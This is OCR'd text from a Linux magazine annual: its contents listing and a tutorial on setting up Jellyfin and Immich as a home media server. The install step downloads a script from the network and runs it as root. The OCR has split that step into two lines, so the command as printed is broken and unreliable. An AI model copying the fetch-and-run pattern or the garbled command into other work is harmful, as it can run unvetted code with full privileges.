NEW

LINUX FORMAT

2025 ANNUAL

- » LEARN LINUX
- » A.I.-POWERED PI
- » STAY SAFE ONLINE
- » STREAMING MADE EASY

AND MUCH MORE!

OVER 160 PAGES OF EXPERT TUTORIALS & MUST-READ FEATURES


Digital Edition

FUTURE
VOLUME 8

ALL THE BEST CONTENT FROM THE NO.1 LINUX MAGAZINE

LINUX FORMAT
2025 ANNUAL

Welcome to the Linux Format Annual 2025. In the latest compilation of some of our favourite features from the last year we'll be showing you how to completely transform your desktop, guiding you through the first crucial steps to embarking on a career in (ethical) hacking and revealing how you can harness the incredible power of A.I. to improve your coding. You'll also learn how to construct your own robotic arm, contain all of your apps and refresh hardware otherwise destined for the dump. Oh, and our ongoing war against Microsoft is, well, ongoing. Prepare for battle!



LINUX FORMAT
2025 ANNUAL

Essentials

Get to know Linux and the many astonishing things you can do with it

08 Streaming made easy
From your favourite shows to settling down to a good audiobook, your steaming experience is about to get the Linux treatment

16 Next-gen Wi-Fi
Darien Graham-Smith journeys into the future to explore the new world of Wi-Fi 7

20 Learn Linux
Wave goodbye to Windows and master the art of Linux

28 Linux invades Windows
Join forces with Nate Drake on a Linux incursion into enemy territory

36 Free your phone
Bin the Android and emancipate your mobile with /e/os


40 A.I. coding
Our A.I. overlords are here – and it turns out they're pretty handy when it comes to coding

48 Manage your apps
Escape the maze of dependency and contain your apps with the help of Podman

56 Ubuntu 24.04. LTS
Three cheers for the latest version of Ubuntu! Cake anyone?

64 The Epochalypse
The end is nigh! Well, it's 14 years away, but still, the year 2038 is causing some serious computational headaches. Nate Drake finds out how programmers are prepping for the coming Epochalypse

68 The 5 best new distros
Matt Holder gets ready for lift-off with the 5 best new distros



Projects

Get inspired – start building and making with a fistful of projects

78 **A.I. Pi projects**
Tam Hanna tests the limits of RPI 4's translating and facial-recognition skills, with some amusing results

86 **Build your own robot arm**
With great robotic arms comes great responsibility – or a nifty drinks holder

90 **Bring your images and videos to life**
Transform your photos and clips with Shashank Sharma

92 **Back up your machine**
Allow Raspberry Pi and Christian Cawley to help you secure your files

96 **Build a streaming ebook library**
Organise your technological tomes with Nick Peers' guide to easily constructing an online library

100 **Ultimate desktop upgrade**
Plasma. Neon. Jonni Bidwell. Your desktop's in for a treat!

108 **Build your own weather machine**
Tired of the forecast always being wrong? Then why not start making your own?

110 **USB audio**
Boost your audio with Michael Reed's USB tips

114 **Make your own point-and-click adventure**
Reminisce about the good old days by creating your own little quest

118 **Build your own oscilloscope**
Discover how an old Android and Raspberry Pi can be combined to construct a machine once the preserve of electronic engineers

120 **Create old-school pixel art**
Prepare to get retro with Neil Mohr in a gloriously boxy world

124 **Save your old PC**
Find out how you can give your ageing computer a new lease of life

Privacy & Security

Take back control – stop snoopers and hackers from ruining your Linux life

134 **Hacker's toolkit**
Allow Jonni Bidwell to reveal the mysteries of ethical hacking

142 **Protect your systems**
Defend yourself against the biggest online dangers of 2024

146 **Best kept secrets**
Getting Shashank Sharma to reveal his password secrets was fittingly difficult


148 **Tall Tails**
Nate Drake's guide to configuring Tails' newest iteration

152 **Stay safe online**
How Pi-hole can gobble up internet baddies and keep your systems safe

160 **Protect your data**
Stuart Burns sits down with a sandwich and Ubuntu 24.04 to work on enhancing his data encryption

LINUX FORMAT

2025 ANNUAL



LINUX
FORMAT

Essentials

Get to know Linux and the many astonishing things you can do with it

08 **Streaming made easy**
From your favourite shows to settling down to a good audiobook, your steaming experience is about to get the Linux treatment

16 **Next-gen Wi-Fi**
Darien Graham-Smith journeys into the future to explore the new world of Wi-Fi 7

20 **Learn Linux**
Wave goodbye to Windows and master the art of Linux

28 **Linux invades Windows**
Join forces with Nate Drake on a Linux incursion into enemy territory

36 **Free your phone**
Bin the Android and emancipate your mobile with /e/os

40 **A.I. coding**
Our A.I. overlords are here – and it turns out they're pretty handy when it comes to coding

48 **Manage your apps**
Escape the maze of dependency and contain your apps with the help of Podman

56 **Ubuntu 24.04. LTS**
Three cheers for the latest version of Ubuntu! Cake anyone?

64 **The Epochalypse**
The end is nigh! Well, it's 14 years away, but still, the year 2038 is causing some serious computational headaches. Nate Drake finds out how programmers are prepping for the coming Epochalypse

68 **The 5 best new distros**
Matt Holder gets ready for lift-off with the 5 best new distros

STREAMING MADE EASY!

Bring together all your film, TV, music, audiobook and photo streaming needs under one roof. **Nick Peers** shows you how.


It wasn't that long ago that selling the idea of a self-hosted and self-owned media server seemed like harking back to the days of the dinosaurs. "But everything's on Netflix, iCloud and Spotify!" came the response. But as subscription costs keep rising and services suddenly start dropping content from their libraries, who's laughing now?

There's no better solution to ensuring media is always available to you than by owning it yourself. But why compromise on the convenience of streaming services when your PC gives you the best of all worlds? Thanks to a triumvirate of beautifully written open source tools, you can set up streaming services covering all your media – from music and movies to audiobooks and even all those photos on your phone – without having to pay a penny in subscription fees.

We'll run you through the installation and setup of *Jellyfin* – a feature-rich media server that more than holds its own against rivals *Plex* and *Emby* (never mind Amazon Prime and the rest), with everything you need to build a video and music library packed with content that involves no intrusive ads.

Then there's *Immich,* a new way to back up your photos and view them a variety of ways through your web browser or mobile – by date, face or place. And last, but not least, the brilliant *Audiobookshelf* does more than provide you with a free alternative to *Audible*; it can even handle ebooks and podcasts as well as audiobooks.

Ready to cast off big business and regain control of all your media? Read on, MacDuff…



Install Jellyfin

Get set up and ensure your media files are organised correctly.

There are multiple ways to install *Jellyfin* on your server. You'll find instructions across a range of distros at **https://jellyfin.org/docs/** – taking Ubuntu as an example, open a terminal window and issue the following commands:

```
$ wget -O- https://repo.jellyfin.org/install-debuntu.sh
$ sudo bash
```

This launches a script to add and configure the *Jellyfin* repository, install *Jellyfin* and configure it to start automatically with your server and run in the background continuously. Verify the server is running by opening your web browser and navigating to **http://localhost:8096** or, if you want access from another computer on your network, **http://192.168.x.y:8096** (**192.168.x.y** is, of course, your server's IP address). When you see the welcome wizard, close your browser, then reboot your server and connect again to verify the service is configured correctly.

Prepare your media libraries

Once *Jellyfin* is verified as up and running, but before you start setting up, make sure your media libraries are ready to go. You'll want to set up individual folders for each library you plan to create, which typically means separate folders for Movies and TV, plus one for Music.

Inside each folder, you also need to ensure your files are both organised and named correctly following these conventions:

Type	Folder structure	Syntax	Example
Music	Music\Artist\Album	00 - trackname.mp3	Music\Blur\The Ballad of Darren\01 - The Ballad.mp3
Movies	Movies\Title (year)	Title (year)	Movies\Oppenheimer (2023)\Oppenheimer (2023).mp4
TV shows	TV\Show Title\Season	TVshow – s01e01	TV\Star Trek - Picard\Season 3\Star Trek Picard – s03e01.mp4

If your files aren't currently named correctly, *RenameMyTVSeries* makes short work of renaming files using an online search tool to match episode titles to files. Go to **www.tweaking4all.com/home-theatre/rename-my-tv-series-v2** and download the latest stable Linux version, then extract its contents to a suitable folder. Before double-clicking the *RenameMyTVSeries* shortcut, you may need to install additional dependencies:

```
$ sudo apt-get install libssl-dev sqlite3 libsqlite3-dev
```

When it comes to renaming music files, try *MusicBrainz Picard* (**https://picard.musicbrainz.org**), which can be installed via Snap or Flatpak as well as through its own repository.

» SERVER SYSTEM REQUIREMENTS

You're installing three tools to meet your needs, but at the heart of your server is *Jellyfin* (**http://jellyfin.org**). It enables you to bring together all your owned media in one place that can be accessed from just about any device, including Roku, WebOS and Android TV.

In an ideal world, you'd install *Jellyfin* on a server that can be left on 24/7 without guzzling huge amounts of electricity. If you plan to stream to multiple devices at once, it's a good idea to choose a server with a modern GPU that can handle hardware transcoding without compromising on video quality. Consider the following entry level: Intel Graphics HD 600, Nvidia Turing or AMD Vega GPUs.

Sourcing a suitable GPU enables you to get by with a less powerful CPU – Intel does a nifty line in low-powered CPUs, including the Celeron J4125B and Pentium Silver J5040 – ASRock's J5040-ITX motherboard/CPU combo can be had for under £140. Just add 8-16GB RAM, storage and a suitable case. Speaking of storage, you need plenty if you're streaming lots of HD content – 4TB or larger, but leave room to add more, either via USB or by housing your server in a case that can handle multiple internal drives, such as the Jonsbo N2 (£140, **www.overclockers.co.uk**). We also recommend choosing dedicated NAS drives like the WD Red or Seagate Ironwolf series.

Once your media files are in place, it's time to get set up. Open your browser and return to the *Jellyfin* wizard, then work your way through it. It's largely self-explanatory: set yourself up as the main admin user – but don't leave the password blank, particularly if you plan to open up *Jellyfin* for remote access. Next, click Add Media Library to add your first library: select its type (choose Shows for TV), give it a suitable name and then add the library's parent folder before running through the various library options – note, you can configure these later from *Jellyfin's* dashboard if you're impatient to get going. Click OK when done, then repeat for any more libraries you want to add (again, these can be added later) before clicking Next.

Confirm your metadata language and country settings, and click Next. The final step confirms whether you want to open remote access to your server (for streaming content over the internet) and whether you'd like to attempt UPNP port mapping. Once configured, click Next followed by Finish, and *Jellyfin* starts scanning your media folders for content in the background. This can take some time depending on your server hardware, so now's a good time to leave *Jellyfin* to its own devices for a while.

QUICK TIP

If you want to create a reverse proxy, find our full guide here to download: https://linuxformat.com/files/pdfs/LXF306.tut2_proxy.pdf

»

CREDIT: Magictorch

Stream films, TV and music

Jellyfin can cover almost all of your media streaming needs…


Once *Jellyfin* is set up, you're taken to your home screen, which offers a variety of ways to view your media library: at the top are shortcuts to individual libraries, followed by the Next Up section, which helps you track your progress through TV shows by helpfully displaying partially played episodes as well as queuing up the next available episode for viewing. Beneath this you'll see the latest additions to your libraries.

You'll find plenty of on-screen aids to help you navigate even the largest libraries. At the top are a range of library views, from Suggestions to Genres. Look out, too, for Favorites – which lists any media you've marked by clicking the heart icon next to it – and Collections, which enables you to group movies by your choice of criteria, such as franchise or lead actor.

Below are three buttons, enabling you to change from the default poster-based view to show banners, lists or thumbs. Next to this is the A-Z button, enabling you to sort your library by different criteria, while the final button allows you to apply filters to the view, from features and genres to parental ratings and years.

When you select a specific movie, TV episode or other media, you're whisked to its own page, where you'll hopefully see a synopsis as well as a summary of the media's audio and video type. If the media item contains a choice of video, audio or subtitles, look for drop-down menus enabling you to switch from the default choices before playing your movie.

If you've gone the extra mile to add supplements to your media library, such as featurettes or deleted scenes, you'll find these here, too – embedded alongside the movie, or at season level with TV shows. See **https://jellyfin.org/docs/general/server/media/movies** for more pointers on how to name and organise these in your libraries.



Jellyfin
https://jellyfin.support-pcs.co.uk/web/index.html#!/details?id=61bff7be78643567e6
THE ROCKY HORROR PICTURE SHOW
THE ROCKY HORROR PICTURE SHOW

The Rocky Horror Picture Show

1975 1h 40m GB-15 ★ 7.5 79 Ends at 18:02

Video 1080p H264 SDR

Audio English - AAC - Stereo - Default

Subtitles


English - AAC - Stereo - Default
English - Dolby Digital - 5.1
English - AAC - Stereo
A different s

Sweethearts Brad and Janet, stuck with a flat tire during a storm, discover the eerie mansion of Dr. Frank-N-Furter, a transvestite scientist. As their innocence is lost, Brad and Janet meet a houseful of wild characters, including a rocking biker and a creepy butler. Through elaborate dances and rock songs, Frank-N-Furter unveils his latest creation: a muscular man named 'Rocky'.

Tags: transvestism, transylvania, sexual identity, rock 'n' roll, transvestite, time warp, group sex, castle, seduction, musical, sex addiction, based on play or musical, cross dressing, cult film, homoeroticism, psychotronic, lgbt interest

IMDb, **TheMovieDb**, **TheMovieDb**, **Trakt**

Jellyfin provides a wealth of information about the content in your media server – as well as playback options.



Metadata Manager
https://jellyfin.support-pcs.co.uk/web/index.html#!/edititemmetadata.html
Metadata Manager
Media Folders
Collections
Movies
Music
Music (for remote streaming)
Music Videos
Playlists
TV - Comedy (Intl)
3rd Rock from the Sun
Season 1
1 - Brains and Eggs
2 - Post Nasal Dick
3 - Dick's First Birthday
4 - Dick Is From Mars, Sa
5 - Dick, Smoker
6 - Green Eyed Dick

Date added: 14/05/2022

Set up how metadata for 'Date added' is determined in the Dashboard > Libraries > NFO Settings

Series number: 1

Episode number: 1

Community rating: 7.9

Overview: Solomon discovers that human bodies can produce feelings, and he's feeling attracted to a college professor with whom he shares an office.

Release date: 09/01/1996

Jellyfin does the legwork of importing metadata into your server, but you can still edit individual aspects of it.

Fix metadata

As you browse your library, you're likely to come across the odd series or movie that has been incorrectly identified. To fix this – plus make other metadata-related changes – click the hamburger (≡) button in the top-left corner of the screen to slide out the main *Jellyfin* menu and choose Metadata under Admin.

The Metadata Manager reveals an Explorer-like view of your media by folder. Drill down to a movie title, or parent folder for a TV show, and you'll see its metadata in the right-hand pane. You can manually edit this if you wish, but if you're trying to fix an incorrect match, a quicker method is to click the vertical ellipsis button next to Save and choose Identify.

This brings up a search tool – you can search by title and/or year (which should resolve most issues where an identically titled show or movie from a different year has been selected), but if this doesn't yield a result, go online to **www.imdb.com** or **http://thetvdb.com** to manually locate your show and grab its ID. Enter this into the relevant search field and you're guaranteed to get the correct match when you click Search.

Manage your server

To configure your server, open the main menu and choose Dashboard under Admin. There are four main sections: Server, Devices, Live TV and Advanced, with Dashboard at the top. It provides a handy overview of recent changes, which devices are connected and what content is streaming – and who's streaming it.

Beneath this, the General section enables you to change your server name and preferred language, followed by Users. If you're planning on sharing access to *Jellyfin* with other users – both locally and remotely – set up individual accounts for each person with their own custom access to your libraries. In return they gain their own personalised user experience, including their own Up Next deck. Simply click + to set up your first user: assign them a name and password, and choose what libraries to give them access to. Click Save.

Once a user is created, you gain access to four tabs of settings: Profile, Access, Parental Control and Password. Under Profile, you'll see options for enabling or disabling remote streaming, management of the server and access to specific features, such as Live TV, SyncPlay and media downloading. Access is where you manage their access to both libraries and from specific devices, while Parental Control gives you handy control over children's access to content on the server, with options for setting a minimum parental rating, plus limiting access by day and time. Use the Password tab to assign a new password or add a PIN code for easier access. Click Save when you're done.


Libraries is – of course – where you go to manage existing libraries, plus add new ones (the process is identical to that in the first-run wizard). The final setting under Server is Playback. Available options here include whether to use hardware acceleration for transcoding if supported – remember, there may be a price to pay in terms of image quality, so experiment with toggling it on or off. You'll also find advanced conversion settings for transcoding to x264/x265 – *Handbrake* users should recognise most of these options, and this flexibility is something that sets *Jellyfin* apart from other media servers, such as *Plex*.

If you're planning to access your server remotely (or share it with others), you need to configure *Jellyfin* accordingly. While its Advanced > Networking section enables you to do this manually, we recommend setting things up through a reverse proxy, such as *Nginx Proxy Manager* (which we featured in **LXF306**).

First, configure *Jellyfin* – because the reverse proxy is doing all the hard work, all you need to do is ensure Allow Remote Connections To This Server and Enable IP4 are both ticked under Advanced > Networking.

Now get yourself a suitable domain, subdomain or free dynamic domain, as outlined in the *Nginx Proxy Manager* tutorial, make sure it's pointing to your public IP address (as revealed at **www.whatsmyip.com**) and then click Add Proxy Host in the *Nginx* web interface.

Enter your domain name, leave Scheme set to http and set the Forward Hostname/IP to your server's IP address and the Forward Port to 8096. Switch on Block Common Exploits before selecting the SSL tab. When setting up your free SSL certificate, don't forget to flick the Force SSL switch on to ensure all connections from outside your network to the server are secure.



Streaming

Internet streaming bitrate limit (Mbit/s): 4

An optional per-stream bitrate limit for all out of network devices. This is useful to prevent devices from requesting a higher bitrate than your internet connection can handle. This may result in increased CPU load on your server in order to transcode videos on the fly to a lower bitrate.

Jellyfin's Dashboard contains access to all the settings and preferences you need to fine-tune it to your needs.

Manage playback

If you're planning to allow remote access to your server, you also need to be mindful of the speed of your internet connection. Benchmark your connection using a website such as Speedtest (**www.speedtest.net**). You need to compare your connection's upload speeds with the typical bitrates required to stream content to determine how many remote streams your connection can handle simultaneously.

Once done, ration your available bandwidth under Playback > Streaming. Here you can set a per-stream bitrate limit – any media with higher bitrates is transcoded to fit whatever limit you set, so bear this in mind if you're streaming from a low-powered device, and remember that offloading transcoding to the GPU under Playback > Transcoding enables you to handle many more streams simultaneously, albeit with a slight hit to streaming quality.

» CONSUMING YOUR CONTENT

It's perfectly possible to watch and listen to your media through your PC's web browser – simply log into your account and the web interface has everything you need to display photos, play music and watch films and TV shows, but that's rarely your preferred option.

Thankfully, a wide range of apps have been developed to make things easy for you – all you need to supply is the IP address (or subdomain if you configure *Jellyfin* for remote access), along with your username and password. To see what platforms are supported, visit **https://jellyfin.org/downloads**, where you can find official *Jellyfin* apps for Apple and Android phones and tablets in their respective stores, alongside *Jellyfin Media Player* for desktop. *Jellyfin* also shows up in WebOS, AndroidTV and Roku stores, too, while both mobile apps also support Chromecast, should your TV not be directly compatible.

When browsing clients on the *Jellyfin* website, flick the switch to All and you'll reveal loads of free third-party alternatives, too. One app we recommend looking at if you plan to stream music to your phone or tablet is *Finamp*, which provides a more optimised experience for audiophiles.

Note, there's no centralised developer of *Jellyfin* apps, so expect a marked difference between them – particularly regarding development. One example of an app receiving a lot of attention is the Roku app, which after a slow start after its initial appearance in 2020 has undergone rapid development, with a slew of releases in 2022 and 2023.

»


Back up and view photos and videos

Ditch the expensive subscription and back up (and stream) photos locally.

While it's possible to create libraries in *Jellyfin* to stream your personal photos and home videos to the big screen, the question remains of how easy it is to transfer said content from your phone to your server. Taking its cue from your cloud provider, *Immich* is designed to provide you with your own self-hosted alternative – one that doesn't come with expensive subscription fees, and which not only simplifies the task of transferring your photos and videos to your server, but also gives you the means of organising files by album, people, location and more.

Immich installation

Immich is supplied as a container, so you need *Docker* or similar to deploy it. Browse to **https://documentation.immich.app/docs/install/requirements** for the scripts and instructions you need – *Docker Compose* is the recommended route to follow, but we installed our instance easily using *Portainer's* stacks feature.


jExifToolGUI V2.0.2 (for ExifTool by Phil Harvey)
File Renaming Metadata Date/Time Other Tools Help
View Data Edit Data Copy Data Export/Import ExifTool Commands
Create previews
Find coordinates for your location
Left mouse button: pan, mouse wheel: zoom in/out, right mouse button: add marker and get coordinates
Search Location/Place
Shanklin
Search
Name
Latitude
Longitude
© OpenStreetMap contributors - Creative Commons Attribution-ShareAlike 2.0
Copy only location name to GPS tab
Copy all GPS data to GPS tab
Close

Location: Old Village, Shanklin, Isle of Wight, England, PO37 6NS, United Kingdom

Edit your photos' metadata before you import them into Immich – jExifToolGUI offers an easy way to do just that.

The key environment variable you need to consider is UPLOAD_LOCATION, which is where all photos and videos will be uploaded to on your server. If you plan to create libraries in *Jellyfin* for accessing this content, make sure it can access the path you set here.

It can take five to 10 minutes for *Immich* to set itself up and start, so be patient. Once complete, open your web browser and navigate to **http://192.168.x.y:2283** (where **192.168.x.y** is your server's IP address) to get started proper. The first thing is to set up the administrator account – you need your email, a strong password, and first and last name. Click Sign Up and you're prompted to log in with your new credentials.

Get started

